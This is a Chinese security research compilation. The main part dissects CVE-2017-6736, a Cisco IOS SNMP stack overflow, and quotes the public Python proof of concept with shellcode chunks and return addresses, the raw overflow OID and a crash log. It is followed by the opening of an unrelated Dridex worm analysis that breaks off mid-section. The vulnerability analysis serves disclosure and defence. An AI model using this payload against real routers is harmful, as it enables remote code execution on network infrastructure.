令集的 IOT 设备漏洞分析和调试方法的想法，本文从思科 IOS 处理 SNMP 请求数据包的过程入手，分析了漏洞产生的原因，并将分析过程和技术细节予以呈现。

二、漏洞简要介绍

1.漏洞原理

CVE-2017-6736 从本质上来说，是一个缓冲区溢出漏洞。从漏洞利用的角度来讲，攻击者可以向系统发送精心构造的 SNMP 数据包来造成溢出，当漏洞利用成功时，攻击者即可在设备上执行 shellcode。

2.漏洞影响范围

该漏洞可以影响此前所有 Cisco IOS 和 IOS XE 软件的发行版，且影响所有的 SNMP 版本(1, 2c 和 3)。具体发行版包括 Cisco IOS 12.0 版本至 12.4 版本、15.0 版本至 15.6 版本和 IOS XE 2.2 版本至 3.17 版本。其中，运行 SNMP 2c 或更低版本的系统只有在攻击者知道系统 SNMP 只读社区（Readonly Community）字符串时才能成功利用，对于运行 SNMP v3 的系统，攻击者必须拥有系统的用户访问凭据才能进行攻击。

另外，Cisco 官方给出了脆弱 MIB 的配置列表，如下所示：

- ADSL-LINE-MIB
- ALPS-MIB
- CISCO-ADSL-DMT-LINE-MIB
- CISCO-BSTUN-MIB
- CISCO-MAC-AUTH-BYPASS-MIB
- CISCO-SLB-EXT-MIB
- CISCO-VOICE-DNIS-MIB
- CISCO-VOICE-NUMBER-EXPANSION-MIB
- TN3270E-RT-MIB

上述 MIB 在个别 SNMP 系统上会有缺失，但是当列表中的 MIB 存在于 SNMP 系统时，会默认启用。

3.利用条件限制

攻击者主机必须在设备的信任列表中才能向 IOS 发送 SNMP 数据包，可以通过 IPv4 或者 IPv6 发送 SNMP 数据包实现漏洞利用，但只有指向系统的流量才能利用漏洞。在运行 SNMP

2c 或更低版本的系统只有在攻击者知道系统 SNMP 只读社区（Readonly Community）字符串时才能成功利用，对于运行 SNMP v3 的系统，攻击者必须拥有系统的用户访问凭据才能进行攻击。

三、漏洞分析

1.前期准备

由于没有真机作为调试环境，所以采用 IDA Pro + Qemu + Dynamips + GDB stub 作为调试环境。而目前 Dynamips 最新版本支持的 Cisco IOS 镜像中，并没有 c2800 系列。经过模拟环境测试，PoC 脚本用于 c2600 系列固件时可以触发漏洞造成溢出，所以我们选择 c2600-bino3s3-mz.123-22.bin 固件镜像作为调试和分析对象。

2. PoC 代码分析

该漏洞 PoC 代码由 python 编写。主要功能是构造特定格式的数据包，造成 SNMP 处理流程溢出。从 PoC 代码公开的信息来看，漏洞可在 Cisco Integrated Service Router 2811 型号的设备上利用。固件和 ROM 支持型号如下：

最新固件型号	Cisco IOS Software, 2800 Software (C2800NM-ADVENTERPRISEK9-M), Version 15.1(4)M12a, RELEASE SOFTWARE (fc1)
ROM型号	System Bootstrap, Version 12.4(13r)T, RELEASE SOFTWARE (fc1)

核心代码如下：


```
alps_oid='1.3.6.1.4.1.9.9.95.1.3.1.1.7.108.39.84.85.195.249.106.59.210.37.23.42.103.182.75.232.81{0}{1}{2}{3}{4}{5}{6}{7}.14.167.142.47.118.77.96.179.109.211.170.27.243.88.157.50{8}{9}.35.27.203.165.44.25.83.68.39.22.219.77.32.38.6.115{10}{11}.11.187.147.166.116.171.114.126.109.248.144.111.30'

    for k, sh_dword in enumerate([sh_buf[i:i+4] for i in range(0, len(sh_buf), 4)]):

        s0 = bin2oid(sh_dword)    # shellcode dword

        s1 = bin2oid('x00x00x00x00')

        s2 = bin2oid('xBFxC5xB7xDC')
```

```
s3 = bin2oid('x00x00x00x00')

s4 = bin2oid('x00x00x00x00')

s5 = bin2oid('x00x00x00x00')

s6 = bin2oid('x00x00x00x00')

ra = bin2oid('xbfxc2x2fx60') # return control flow jumping over 1 stack frame

s0_2 = bin2oid(shift(shellcode_start, k * 4))

ra_2 = bin2oid('xbfxc7x08x60')

s0_3 = bin2oid('x00x00x00x00')

ra_3 = bin2oid('xBFxC3x86xA0')



payload = alps_oid.format(s0, s1, s2, s3, s4, s5, s6, ra, s0_2, ra_2, s0_3, ra_3)


send(IP(dst=args.host)/UDP(sport=161,dport=161)/SNMP(community=args.community,PDU=SNMPget(varbindlist
=[SNMPvarbind(oid=payload)])))
```

其中 payload 为精心构造的 SNMP 数据包。这个数据包由 3 部分组成。前 14 个字节为 OID = 1.3.6.1.4.1.9.9.95.1.3.1.1.7。这个 OID 代表 alpsCktBaseNumActiveAscus，只读权限，可以返回当前配置状态下可连接 ALPS 电路的 ASCU 数量。OID 后面的‘108’字段表示后面数据的字节数，但是‘108’后有 109 个字节。如此构造数据包的原因将在后面的代码分析给出解释。

我们可以看到，数据包中最为关键的两部分字段，为 s0 和 ra。其中，s0 为 shellcode 按照 4 字节大小拆分后发送给目标用来执行的指令，ra 为栈帧溢出时构造的指令的执行地址。

3.捕获数据包



上图为实际调试代码过程中捕获的数据包。

4.漏洞代码静态分析

运行实验环境，并将 IDA 附加到远程进程，然后运行 PoC 代码，当第一个数据包发送完毕后，随即造成溢出。

此时查看系统堆栈，并尝试不同的断点进行调试，最后确定有漏洞的函数为 sub_80f11864。

```
int *__fastcall sub_80F11864(int a1, int a2, int a3, int a4, int a5, int a6)
{
  int v6; // r27@1
  int v7; // r28@1
  int v8; // r31@1
  int v9; // r29@1
  int v10; // r30@1
  int v11; // r10@1
  int v12; // r10@4
  int v13; // r8@4
  int v14; // r7@4
  int v15; // r6@4
  int v16; // r5@4
  int v17; // r4@4
  signed int v19; // r4@12
  __int16 *v20; // r3@12
  signed int v21; // r5@12
  int v22; // r31@14
  signed int v23; // r0@19
  _DWORD *v24; // r9@19
  int v25; // r11@21
  __int16 v26; // [sp+8h] [-28h]@1

  v6 = a1;
  v7 = a3;
  v8 = a4;
  v9 = a5;
  v10 = a6;
  sub_80F109AC(a6);
  sub_80F09030((int)&v26, *(_DWORD *)v9, *(unsigned __int16 *)(v9 + 6));
  if ( (signed int)(unsigned __int8)byte_8288487F > 0 )
    sub_8037FEF4(
      "\nk_alpsCktBaseEntry_get: searchType= %x alpsCktBaseName= %s alpsCktBaseDlcType= %x snum= %d nom= %d",
      v8,
      (int)&v26,
      v10,
      v6,
      v7,
      -(unsigned __int8)byte_8288487F,
      v11,
      v26);
  if ( (dword_8246EA30 ^ (unsigned int)v6) <= 0 && v6 != -1 && !sub_818D49F0(&v26, -2106393456) && dword_8272FCA0 == v
  {
    if ( (signed int)(unsigned __int8)byte_8288487F > 0 )
      sub_8037FEF4("\nReturning cached value", v17, v16, v15, v14, v13, -(unsigned __int8)byte_8288487F, v12, v26);
    return &dword_8272FBF4;
  }
```

这个函数创建了 v26 这个局部变量，并在调用 sub_80f09030 时将其作为参数使用。

```
int __fastcall sub_80F09030(int result, int a2, unsigned int a3)
{
  int v3; // r29@1
  int v4; // r28@1
  unsigned int v5; // r30@1
  unsigned int i; // r31@1

  v3 = result;
  v4 = a2;
  v5 = a3;
  for ( i = 0; i < v5; i = (i + 1) & 0xFFFF )
  {
    result = sub_818D5A88(*(char *)(v4 + i));
    *(_BYTE *)(v3 + i) = result;
  }
  *(_BYTE *)(v3 + v5) = 0;
  return result;
}
```

我们可以看到，sub_80f09030 函数的具体功能为将参数 a2 作为原地址，将长度参数 a3 的数据经过一次运算后写入目的地址：参数 result。

```
int __fastcall sub_818D5A88(int a1)
{
  int v1; // r11@1
  int v2; // r9@2
  int result; // r3@2

  v1 = a1;
  a1 = (unsigned __int8)a1;
  if ( a1 & 0x80 || (v2 = byte_822DB1B9[a1] & 2, result = a1 - 32, !v2) )
    result = v1;
  return result;
}
```

在这个 copy 过程中，copy 长度受参数 a3 控制，而不是本地的局部变量，而目的地址则是上层函数的局部变量。由于 PowerPC 和 Sparc 架构在调用函数时，如果局部变量超过 10 个，则剩余的局部变量就储存在栈帧当中。在这种情况下，如果不对 a3 的值进行判断，则有可能因为数据操作长度过大而使上层函数的栈帧被破坏，从而造成缓冲区溢出。

5.动态调试

系统启动以后，会有接受数据包的进程处理 snmp 请求，并根据 community 等属性派发给不同的例程。经过多次断点调试，确定当 Community 为 public 且 snmp get 请求的 OID 为 1.3.6.1.4.1.9.9.95.1.3.1.1.7 时，系统会将数据包信派发给 sub_80f0d860。

```
1 int __fastcall sub_80F0D860(_DWORD *a1, int *a2, int a3, int a4, int a5)
```

经过分析，sub_80f0d860 函数的参数如下：

A1	数据包结构体，成员包括数据包的长度，指向数据包内容的指针
A2	指向OID长度的指针
A3	当community为public时，该参数为160
A4	判断应该是一个标志位
A5	应为数据包完整性的校验值，1

该函数的主要代码如下所示：

```
34  v5 = a1;
35  v6 = a2;
36  v7 = a3;
37  v8 = a4;
38  v9 = a5;
39  v10 = *((unsigned __int8 *)a2 + 10);
40  v11 = 0;
41  v33 = 0;
42  v12 = *a2;
43  v13 = v12 + sub_80A3D2E0(a1, *a2);
44  if ( v7 == 160 )
45  {
46    if ( v13 + 1 != *v5 )
47      return 0;
48    v15 = 0;
49  }
50  else
51  {
52    v15 = 1;
53  }
54  v32 = v15;
55  v16 = sub_80A3C414(v5, v13, &v31, v7, &v32);
56  v17 = (~v16 >> 31) & v10 | ~(~v16 >> 31);
57  v18 = sub_80A3CBFC(v5, v12, (int *)&v33, v7, &v32);// malloc and copy, v33 returns pointer of buffer
58  v19 = (v32 != 0) - 1;
59  v20 = v19 & ((~v18 >> 31) & v17 | ~(~v18 >> 31));
60  v21 = v20 | ~v19;
61  if ( v21 != -1 && (v22 = sub_80F11864(v9, v8, v20 | ~v19, v7, (int)v33, v31), (v11 = v22) != 0) )
62  {
```

安全客 (www.anquanke.com)

下图为 PoC 代码第一次发送数据包的内容：前 14 个字节是 snmp 协议的 OID 值，第 15 个字节是一个长度的字节数，这里是 108，而后面的 payload 有 109 个字节。

```
1.3.6.1.4.1.9.9.95.1.3.1.1.7.108.39.84.85.195.249.106.59.210.37.23.42.103.182.75.232.81.143.180.2.80.0.
0.0.0.191.197.183.220.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.191.194.47.96.14.167.142.47.118.77.96.179.109.211
.170.27.243.88.157.50.128.0.240.0.191.199.8.96.35.27.203.165.44.25.8[安全客 (www.anquanke.com)]0
.0.191.195.134.160.11.187.147.166.116.171.114.126.109.248.144.111.30
```

Sub_80A3D2E0 的行为是取出 packet 中下标为 0xE 的数据，也就是那个长度值 108。而后面的 if 语句则表明，当 packet 中 oid 字段后面的数字不为 payload 长度减一时，函数会 return 0 。也就是如果要继续 packet 的处置过程，oid 字段后面的数字必须为后面 payload 的长度减 1。

在调用 sub_80A3C414 进行校验时，上层函数的局部变量 v33 被赋值为 packet 的最后一个字节。然后代码会申请一段内存，并将数据包中的 payload 内容由原来的双字大小转为一个字节。

Sub_80A3CBFC 函数本身有 5 个参数，A1 是数据包结构体，A2 是指向 OID 长度的指针，A3 是一个局部变量，用来返回申请 buffer 的地址，A4 是 160， A5 是一个校验值，当父函数第四个参数为 160，即 community 为 public 时为 0。这个函数的行为是申请一段内存，并逆序将 payload 复制到 buffer 当中，将 payload 内容由双子转换为一个字节。逆序复制代码如下图所示：

```
72    if ( *v5 - v6 - 1 >= v12 && !*v8 )
73    {
74      v16 = v12;
75      if ( v12 <= 0 )
76        return 1;
77      while ( 1 )
78      {
79        v17 = 4 * (v6 + v16) + v5[1];
80        if ( *(_DWORD *)v17 > 0xFFu )
81          break;
82        *(_BYTE *)(v16-- + **v10 - 1) = *(_BYTE *)(v17 + 3);
83        if ( v16 <= 0 )
84          return 1;
85      }
86    }
```

安全客（www.anquanke.com）

然后代码执行到 sub_80F11864 处。此处函数形成栈帧的代码显示函数的栈帧大小为 0x30 个字节。IR 的值存放在栈帧下方的 4 个字节中：

```
.text:80F11864                                          # sub_80F0DBE8+D0↑p
.text:80F11864
.text:80F11864 .set back_chain, -0x30
.text:80F11864 .set var_28, -0x28
.text:80F11864 .set var_14, -0x14
.text:80F11864 .set sender_lr,  4
.text:80F11864
.text:80F11864 stwu       r1, back_chain(r1)
.text:80F11868 mflr       r0
.text:80F1186C stmw       r27, 0x30+var_14(r1)
.text:80F11870 stw        r0, 0x30+sender_lr(r1)
```

安全客（www.anquanke.com）

局部变量 v26 的位置是栈顶指针向下 8 个字节。

```
19  signed int v23; // r0@19
20  _DWORD *v24; // r9@19
21  int v25; // r11@21
22  __int16 v26; // [sp+8h] [-28h]@1
23
24  v6 = a1;
25  v7 = a3;
26  v8 = a4;
27  v9 = a5;
28  v10 = a6;
29  sub_80F109AC(a6);
30  sub_80F09030((int)&v26, *(_DWORD *)v9, *(unsigned __int16 *)(v9 + 6));
31  if ( (signed int)(unsigned __int8)byte_8288487F > 0 )
32    sub_8037FEF4(
33      "\nk_alpsCktBaseEntry_get: searchType= %x alpsCktBaseName= %s alpsCktBaseDlcType= %x snum= %d nom= %d",
34      v8,
35      (int)&v26,
36      v10,
37      v6,
38      v7,
39      -(unsigned __int8)byte_8288487F,
40      v11,
41      v26);
42  if ( (dword_8246EA30 ^ (unsigned int)v6) <= 0 && v6 != -1 && !sub_818D49F0(&v26, -2106393456) && dword_8272FCA0 == v10 )
43  {
44    if ( (signed int)(unsigned __int8)byte_8288487F > 0 )
45      sub_8037FEF4("\nReturning cached value", v17, v16, v15, v14, v13, -(unsigned __int8)byte_8288487F, v12, v26);
46    return &dword_8272FBF4;
47  }
48  if ( v8 == 160 )
```

安全客（www.anquanke.com）

```
1 int __fastcall sub_80F09030(int result, int a2, unsigned int a3)
2 {
3   int v3; // r29@1
4   int v4; // r28@1
5   unsigned int v5; // r30@1
6   unsigned int i; // r31@1
7
8   v3 = result;
9   v4 = a2;
10  v5 = a3;
11  for ( i = 0; i < v5; i = (i + 1) & 0xFFFF )
12  {
13    result = sub_818D5A88(*(char *)(v4 + i));
14    *(_BYTE *)(v3 + i) = result;
15  }
16  *(_BYTE *)(v3 + v5) = 0;
17  return result;
18 }
```

安全客（www.anquanke.com）

正如此前静态分析中提到的，sub_80F09030 的参数中，result 为上层函数的局部变量 v26，a2 是 buffer 的首地址，a3 是 0x6c，也就是 108。这个函数的功能是将 buffer 中 108 个字节的内容复制到 result 为首地址的内存区域中，而 sub_80F11864 的栈帧只有 0x30 也就是 48 个字节（0x80DCC3F0——0x80DCC420）。同时 result 局部变量在栈帧当中的位置为 esp+8，也就是 0x80DCC3F8。连续向栈帧写入 108 个字节，必然造成溢出。

上图为执行完内存拷贝函数后栈帧的内容。可以看到堆栈已经被破坏。sub_80F11864 执行完毕时，PC 寄存器的值将会变成 0XBFC22F60，进而执行相应地址的代码。而我们可以看到，shellcode 并没有布局在 PC 指针指向的内存区域，而是位于 sub_80F11864 函数的堆栈中，且只有 4 个字节。出于堆栈不可执行的因素，这个数据包在待分析固件上触发漏洞，并导致进程崩溃，无法处理新的攻击数据包。

```
*Mar  1 00:00:03.411: %PA-3-NOTSUPPORTED: PA in slot1 (Unknown (type 65535)) is not supported on this i
mage.
          Please issue "show diag" in fully loaded IOS image
          to get the PA's information and verify if it is supported
          by this image, a newer version may be needed.
*Mar  1 00:00:11.543: %LINEPROTO-5-UPDOWN: Line protocol on Interface VoIP-Null0, changed state to up
*Mar  1 00:00:11.547: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar  1 00:00:11.547: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up
*Mar  1 00:00:12.483: %SYS-5-CONFIG_I: Configured from memory by console
*Mar  1 00:00:12.591: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to
 up
*Mar  1 00:00:12.591: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to
 down
*Mar  1 00:00:14.419: %LINK-5-CHANGED: Interface FastEthernet0/1, changed state to administratively dow
n
*Mar  1 00:00:15.511: %SYS-5-RESTART: System restarted --
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-BINO3S3-M), Version 12.3(22), RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by cisco Systems, Inc.
Compiled Wed 24-Jan-07 16:49 by ccai
*Mar  1 00:00:15.515: %SNMP-5-COLDSTART: SNMP agent on host Router is undergoing a cold start
---> ia_prev = 0x80F11BE0
---> ia      = 0xBFC22F60                                  安全客（www.anquanke.com）
```

至此，漏洞触发的原因和过程分析完毕。

四、总结

通过分析我们得知， CVE-2017-6736 和 CVE-2016-6366 漏洞原理有一定的相似性，CVE-2016-6366 具体可以参考我们以前的分析文章《揭开思科 ASA 防火墙网络军火的面纱（上)》,。两者漏洞触发的主要原因都是在内存拷贝过程中，由于上层函数局部变量控制拷贝长度而导致的栈溢出，而两者的不同之处在于内存布局的方法和执行 shellcode 前需要完成的跳转过程。

与 CVE-2016-6366 相似的是，CVE-2017-6736 的代码逻辑中有对数据包长度的限制，会丢弃超过长度限制的 UDP 数据包，这使得在一次 SNMP 数据包请求过程中几乎不可能完成一次完整的 shellcode 执行。另外，该漏洞在不同版本固件上的利用，要根据固件的不同的内存分布对 payload 部分进行适配开发，以调整堆栈布局。

由于 Cisco IOS 系统软件主要应用于 Cisco 企业级的路由器和交换机中，很多大型网络基础设施都部署了相应 Cisco IOS 版本网络设备，而这些设备都可能会受到该漏洞的影响。同时，此类设备固件因为线上更新复杂往往得不到第一时间的更新，且为了方便 SNMP 远程管理网络设备，通常不做 host 限制，community 串也多为默认口令或简单弱密码而易遭受到暴力破解攻击，再加上网络专有设备调试环境复杂，且多采用基于 RISC 指令集的架构而非 x86 架构的原因，漏洞披露，甚至于作者公开 PoC 时国内相关研究机构也少有跟进。考虑到上述种

种原因给该漏洞造成的影响，相关运维人员应当尽早更新设备固件修复漏洞，特别是在互联网边界上的设备，及时消除这一安全隐患。

五、参考资料

1.https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170629-snmp

2. https://www.anquanke.com/post/id/84614

3. http://www.freebuf.com/articles/system/114741.html

360 MeshFireTeam 介绍

360 MeshFireTeam 聚焦于网络基础设施层面的安全研究和威胁发现，研究方向包括网络大数据安全威胁感知，网络协议、网络基础设施的漏洞攻防研究，DDOS 攻击防御等。

欢迎对本篇文章感兴趣的同学扫描 360 安全应急响应中心公众号二维码，一起交流学习

躲在 P2P 蠕虫网络背后的幽灵：Dridex 蠕虫新型变种探秘(附专杀工具)

作者：启明星辰 ADLab
文章来源：【seebug】https://paper.seebug.org/509/

一、分析简述

2017 年 8 月底，启明星辰 ADLab 监测到客户的一个 IP 地址频繁地向多个邮箱地址发送邮件同时利用弱口令方式扫描内网，经过分析确认该攻击的始作俑者为 P2P 银行窃密型蠕虫---Dridex 的新型变种(由于该蠕虫不同版本均有一个或多个名称，为了便于描述，本文统称为 Dridex 蠕虫)。Dridex 也被称为 Bugat/Cridex/Feodo/Emotet/ Heodo。该蠕虫通过利用其所感染的大量主机结合 P2P 的去中心化设计思想，构建出了一个复杂而隐蔽的用于中转流量的 P2P 蠕虫代理网络，不仅如此，为了隐藏那个背后控制着这一切的幽灵，该蠕虫实现上还在 P2P 网络与控制端服务器之间加了一层壁垒(后端 C&C，见后文分析)。

Dridex 蠕虫除了拥有复杂 P2P 控制机制外，还是一款以窃取银行账户凭证为目的，集僵尸、窃密木马、邮件蠕虫等众多功能于一体的综合性蠕虫病毒。为了更好地分析和掌握该蠕虫新变种的攻击动向，我们对其进行了长期的追踪和分析。

Dridex 蠕虫的新型变种通过 P2P、多层代理、快速变异、内外网双渠道感染、RSA-AES 通信加密等技术变得比以往任何时候都强大。新变种除了具备以往 Dridex 以邮件方式传播外，还具备内网传播的功能，扩大感染面。并且为了与安全软件对抗，新变种会频繁的更新组件并且利用多种免杀打包器对其进行加密变形处理，每隔 1 个小时左右便会从远程进行自我更新。更新后的模块不仅加密免杀方式不同，而且编译时间、程序图标、二进制代码都会发生改变，通过不断变换加密混淆器的方式来对样本文件进行频繁更新以躲避安全软件查杀。下图是部分自我更新的变种样本：

图 1-1 变种样本样例

此外，通过对样本代码及通信流量的解密分析发现，当前变种 Dridex 几乎每个样本都会内置 10 个左右的 C&C，其中大部分 C&C 只是由感染机转化而来作为代理使用，并非真实 C&C。通过长时间的追踪分析，我们发现了 221 台这样的 C&C 服务器(加上无法辨识的新旧版本的 C&C 共有 1175 个，主要使用 80、443、7080、8080、8081 端口作为服务端口)，以及上千个受感染的主机和大量受害者的邮箱登录凭证信息。此处需要说明的是，这些作为数据回传的 C&C 实际上大部分并非为真正的 C&C 服务器，而是受 Dridex 感染并且被利用来作为代理节点的受害者服务器。

图 1-2 和图 1-3 是由我们根据 Dridex 的 C&C 归属地绘制的分布地图：




图 1-2 受害者感染地图分布




图 1-3 C&C 按国家或地区分布

从分布图中可以看出，该蠕虫病毒的 C&C（大部分是受害者服务器）主要分布在美国、德国、法国和加拿大。虽然该蠕虫长期以欧美等国家为目标，但通过分析我们发现有很多中国区用户也受到了该蠕虫的攻击，甚至还存在有一定数量的中国区受害者服务器目前或者曾经被该蠕虫用作回传窃密信息的中转服务器。这些服务器 IP 地址及归属地如图 1-4 所示：

被作为数据中转地址	归属地
115.28.	山东省青岛市 BGP 数据中心
159.226.	北京市中国科 研究所
114.215.	山东省青岛市 BGP 数据中心
103.224.	香港广 科技有限公司
114.113.	北京市朝阳区 BGP 数据中心
159.226.	江苏省南京市中国科 研究所
1.96.	北京市 仙桥数据中心
42.62.	北京市 BGP 数据中心
112.124.	浙江省杭州市 BGP 数据中心

Seebug

图 1-4 部分被用作回传窃密信息的中转服务器

二、Dridex 蠕虫网络架构分析

该蠕虫病毒的网络架构被设计来隐藏黑客真实的 C&C 服务器，其呈现出四层的网络架构，其中第一层(普通感染末端)由大量的普通感染机组成，第二层为复杂 P2P 代理网络层，第三层为前端 C&C，第四层为黑客真实的 C&C 据点--后端 C&C。

Dridex 简单网络架构图示如下：

